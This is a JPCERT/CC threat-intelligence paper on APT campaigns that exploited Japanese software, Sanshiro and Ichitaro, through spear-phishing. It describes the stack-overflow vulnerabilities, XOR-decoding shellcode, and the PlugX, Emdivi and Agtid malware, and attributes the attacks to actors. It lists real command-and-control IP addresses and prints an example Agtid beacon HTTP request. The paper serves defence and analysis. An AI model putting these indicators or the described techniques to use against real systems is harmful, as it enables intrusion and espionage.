VB2019 paper: APT cases exploiting vulnerabilities in region-specific software

virusbulletin.com/virusbulletin/2020/05/vb2019-paper-apt-cases-exploiting-vulnerabilities-regionspecific-software/

Shusei Tomonaga, Tomoaki Tani, Hiroshi Soeda & Wataru Takahashi

JPCERT/CC, Japan

Table of contents

Abstract

APT attacks often leverage software vulnerabilities to infect victims with malware. Commonly targeted software includes *Microsoft Office*, *IE* and *Adobe Flash Player*, all of which are in widespread use all over the world. On the other hand, some APT attacks are carried out by exploiting vulnerabilities in region-specific software. Government agencies frequently use such localized software, and this tends to be the target of attackers. Such attacks are rarely discussed at international conferences as, by their nature, they relate exclusively to a particular country. In Japan, there have been many cases where attacks have been carried out by exploiting vulnerabilities in software that is only used in Japan, using malware that is unique to Japan. In this paper, we will describe the TTPs of attack groups in recent years. We will also describe the APT groups exploiting vulnerabilities in local software. This paper will provide insights into intelligence analysis and APT handling by looking at the attack characteristics (shellcode, malware, etc.) of different campaigns.

1. Introduction

Various tactics, techniques and procedures (TTPs) are used by different attackers in order to trick victims into becoming infected with malware. Particularly in APT attacks, highly sophisticated methods such as supply chain attacks, zero-day attacks, etc. are observed.

Software that is in widespread use (e.g. *Microsoft Office*, *IE*, *Adobe Flash Player*) is often targeted in zero-day attacks. These types of software are installed on many hosts, making them ideal entry points for malware.

On the other hand, there are other types of software that are only used in specific countries. *Hangul Word Processor* (*HWP*) in South Korea and *Ichitaro* in Japan are examples. Such software is often targeted and leveraged in attacks against a specific country. There are reported cases in which *HWP* has been leveraged for APT attacks [1]. It is important to understand such attack cases in order to determine appropriate countermeasures. This research is intended to document and share examples of attacks in which region-specific software is leveraged.

In Japan, there are many cases where attacks have been carried out by exploiting vulnerabilities in software that is only used within the country. JPCERT/CC has been involved in the incident handling and investigation of many of the cases. In this paper, we will describe the details of these attacks by APT groups in recent years. In particular, attacks involving three types of software will be discussed:

- *Sanshiro*
- *Ichitaro*
- *SKYSEA Client View*

Sanshiro is a spreadsheet program used in Japan, similar to *Excel*. Attackers leveraged a vulnerability in this program to attach a malicious file to an email, which infected the user with the PlugX malware. *Ichitaro* is a *Word*-like application used in Japan. APT groups leveraged a vulnerability in this program to attach a malicious document file to an email, which infected the user with PlugX. We have confirmed that this vulnerability was leveraged in multiple APT campaigns. This zero-day attack is a peculiar case in which two different APT groups conducted attacks at the same time. SKYSEA is a popular asset management (SAM) solution in Japan. An attack group known as ‘Tick’ infects clients with multi-platform malware by leveraging a vulnerability in the software remotely. This attack has been observed as of 2019, and the attack pattern continues to change. We will also summarize other TTPs deployed by these APT groups.

2. Attack exploiting Sanshiro’s vulnerability

2.1 Summary of the vulnerability

Sanshiro is a spreadsheet program which is widely distributed in Japan. The file extension of *Sanshiro* is ‘jsd’. The latest major version of the program was released in 2010, and it ceased to be sold in 2014. It was mainly used in the Japanese government and education sector. The *Sanshiro* series contains a vulnerability that allows arbitrary code execution (CVE-2014-0810 [2]), which was leveraged as a zero-day exploit [3] by APT actors against Japanese government agencies.

2.2 Delivery of the zero-day exploit

The APT group delivered the zero-day exploit code via a spear-phishing email sent to Japanese government agencies (Figures 1 and 2). The email contained a new year greeting and a decoy document with the zero-day exploit attached.

Figure 1: The spear-phishing email.



Figure 2: The decoy image.

Detail of CVE-2014-0810 (JVNDB-2014-000011)

The *Sanshiro* software contains a component file which has a copy processing error. The vulnerability originates in its lack of data size validation and allows overwriting of the return address of the stack frame. As a result, arbitrary code can be executed on the stack frame. This vulnerability was leveraged to embed shellcode in the *Sanshiro* document. In the case of the APT attack, the shellcode was then executed through the exploit.

The following software is affected by CVE-2014-0810:

- *Sanshiro 2007* before update 3
- *Sanshiro 2008* before update 5
- *Sanshiro 2009* before update 6
- *Sanshiro 2010* before update 6
- *Sanshiro Viewer* before 2.0.2.0

The shellcode searches for the encrypted binary embedded in the *Sanshiro* document. It then decodes the binary with a single-byte XOR routine, writes a PE binary to the file system, and executes it. The bundled PE file was PlugX [4].



Figure 3: Single-byte XOR decode routine.

2.3 The bundled malware with the exploit

In actual attack cases, a malicious *Sanshiro* document which delivers PlugX was attached to a spear-phishing email. PlugX is a remote access tool (RAT), and infected devices were communicating with a certain C&C server. Further analysis revealed that PlugX had also been used in some past attacks in combination with other vulnerability exploits such as *Adobe Flash*, *Microsoft Word* and *Ichitaro*. As shown in Figure 4, each PlugX sample was communicating with a C&C server with a different domain name. However, it turned out that the domain names all resolved to the same IP address. From the characteristics, it seems as if the series of attacks using PlugX had been conducted by the same actor.



Figure 4: PlugX samples connect to 103.246.112.123.

2.4 Attack timeline

The actor had developed the *Sanshiro* exploit and used it before the vulnerability was disclosed in January 2014. JPCERT/CC has observed several spear-phishing emails from the same actor since at least 2013. They used various exploits such as *Adobe Flash* (CVE-2011-2462 [5]), *Microsoft Office Word* (CVE-2012-0158 [6]) and *Ichitaro* (CVE-2013-5990 [7]). In the case of *Ichitaro*, the actor leveraged the vulnerability as a zero-day exploit. In

January 2014, the developer of *Sanshiro* released a patch [8] and disclosed the vulnerability. Considering the facts, the actor is believed to be highly skilled in developing the exploit and researching the vulnerability of local Japanese software such as *Sanshiro* and *Ichitaro*.

Date	Note
April 2013	Spear-phishing mail with MS Office exploit (CVE-2012-0158)
May 2013	Spear-phishing mail with Adobe pdf exploit (CVE-2011-2462)
September 2013	Spear-phishing mail with Ichitaro zero-day exploit (CVE-2013-5990)
November 2013	Disclose CVE-2013-5990 and, release the update patches of Ichitaro series
November 2013	Spear-phishing mail with Ichitaro exploit (CVE-2013-5990)
December 2013	Spear-phishing mail with Sanshiro zero-day exploit (CVE-2014-0810)
January 2014	Disclose CVE-2014-0810 and, release the update patches of Sanshiro series

Table 1: Exploits used by the actor.

3. Attack exploiting Ichitaro's vulnerability

3.1 Summary of Ichitaro

Ichitaro is a popular Japanese word-processing program, first released in 1983. It has been widely used in government agencies as well by the general consumer market. In spite of its popularity, however, a number of vulnerabilities have been found in this product, some of which have been leveraged in targeted attacks. Table 2 shows the vulnerabilities that have been leveraged in targeted attacks. The next section will describe CVE-2014-7247, which has been exploited in many attack cases.

Published	CVE	Overview	CVSSv2
2014/11/13	CVE-2014-7247	Arbitrary Code Execution (ACE)	9.3
2013/11/12	CVE-2013-5990	Arbitrary Code Execution (ACE)	9.3
2013/06/18	CVE-2013-3644	Arbitrary Code Execution (ACE)	9.3

2013/02/26	CVE-2013-0707	Arbitrary Code Execution (ACE)	6.8
2011/06/16	CVE-2011-1331	Arbitrary Code Execution (ACE)	9.3
2010/11/04	CVE-2010-3916	Arbitrary Code Execution (ACE)	9.3
2010/11/04	CVE-2010-3915	Arbitrary Code Execution (ACE)	9.3
2010/06/01	CVE-2010-2152	Arbitrary Code Execution (ACE)	9.3
2010/04/12	CVE-2010-1424	Arbitrary Code Execution (ACE)	9.3

Table 2: Ichitaro vulnerabilities used in targeted attacks.

3.2 CVE-2014-7247

CVE-2014-7247 was exploited as a zero-day vulnerability. The attack was carried out through targeted emails which were distributed to government agencies and enterprises in Japan. The emails were crafted to convince recipients to open the attachment, which contained an *Ichitaro* document leveraging the CVE-2014-7247 vulnerability. Figures 5 and 6 show the email contents and the decoy document.



Figure 5: The spear-phishing email.



Figure 6: Decoy document to be displayed.

Summary of the vulnerability

CVE-2014-7247 is a vulnerability that causes a stack overflow due to a failure in copy processing called from JCXCALC.DLL, one of the component files in *Ichitaro*, that allows writing of an excessive amount of data in the local static array. As a result, the return address on the stack can be altered to an arbitrary value. By leveraging this vulnerability, attackers can execute shellcode on the stack.

Detail of the shellcode

The shellcode consists of two sets of code. The first set of code searches for the second set embedded in the *Ichitaro* file loaded in the memory. The second code decodes the shellcode with XOR (Figure 7). The decoded shellcode extracts and executes the malicious

program embedded in the *Ichitaro* file (PE image). The following types of malware are executed, as confirmed by JPCERT/CC.

- Emdivi
- PlugX
- Agtid



Figure 7: XOR decode processing.

Details of the malware

Emdivi

Emdivi is a bot that communicates via HTTP protocol. The malware versions are managed systematically by the developer, and there are occasional functional updates. Among these, versions t17, t19 and t20 have outstanding characteristics. These versions seem to be used in different phases of the attack: t17 for initial intrusion, and t19 and t20 during the incubation period. t17 contains about 10 commands, which perform file download/upload and event log deletion. t20 is a more advanced HTTP bot and contains up to 40 commands. It has self-camouflage functions such as hard-coding IP addresses of victims' proxy servers and running on certain devices only [9].

Agtid

Agtid is a bot that communicates via HTTP protocol. It performs basic functions such as file operations and downloading/executing files. One of its features is that its communication contains the string 'Agtid' in the HTTP request header. It also contains the string 'DGGYDSYRL', as described by *FireEye* [10].

The following is an example of the communication that Agtid performs:

```
POST /info.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Agtid: [16 bytes of hex]08x
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: 180.150.228.102:443
Content-Length: [data size]
Cache-Control: no-cache
[16 bytes of hex]08x&[Encrypted string]
```

3.3 Threat actor

In this section we will examine the actors who conducted attacks leveraging CVE-2014-7247 based on the malware compile time and file property information. The compile time of the malware used by the attackers is shown in Figure 8. It shows that PlugX was created between 2014/11/3 and 2014/11/6. Emdivi was also created between the same dates. It is clear that the two types of malware were created during the same time period. For Agtid, the compile time was set to 1970/1/1 (Unix time number 0), and the attack using the malware was observed on 2014/11/7. Two weeks after the attack was confirmed, the vendor released a patch for *Ichitaro*.



Figure 8: Timeline.

Ichitaro document		**Windows binary**		
Filename	**Author**	**Filename**	**Family**	**Compile time**
概要と評価.jtd	gfz-l	windump.exe	Emdivi	2014/11/03 2:32
日米外安全保障政策20141106(未定稿).jtd	Windows ユーザー	windump.exe	PlugX	2014/11/03 3:01

沖縄振興特別措置法のあらまし.jtd	gfz-l	windump.exe	PlugX	2014/11/04 9:19
石油技術開発 調査事業成果報告書.jtd	gfz-l	windump.exe	PlugX	2014/11/04 10:15
★合体版.jtd	gfz-l	windump.exe	Emdivi	2014/11/05 12:15
悪質な資格講座の電話勧誘に御注意！！.jtd	gfz-l	windump.exe	Emdivi	2014/11/06 4:20
健康保険のお知らせ.jtd	gfz-l	windump.exe	Emdivi	2014/11/06 4:55
有識者懇談会報告書.jtd	gfz-l	windump.exe	PlugX	2014/11/06 11:20

Table 3: Detailed timeline.

The file properties of the malware are listed in Table 3. We can see similarities in the file properties. One is that the author of the *Ichitaro* document file (Figure 9) is the same. Also, the file name of the malware itself is identical. Based on the similarity between the files and the timeline of the zero-day exploit, it is assumed that the attackers who used Emdivi and PlugX are the same. They are referred to as ‘Blue Termite’ by *Kaspersky* [11] and others. In addition, attack activities using Agtid (referred to as ‘APT17’ by *FireEye* [12] and others) were observed soon after the Blue Termite campaign. In this way, it is suggested that CVE-2014-7247 had been leveraged as a zero-day by these two actors.

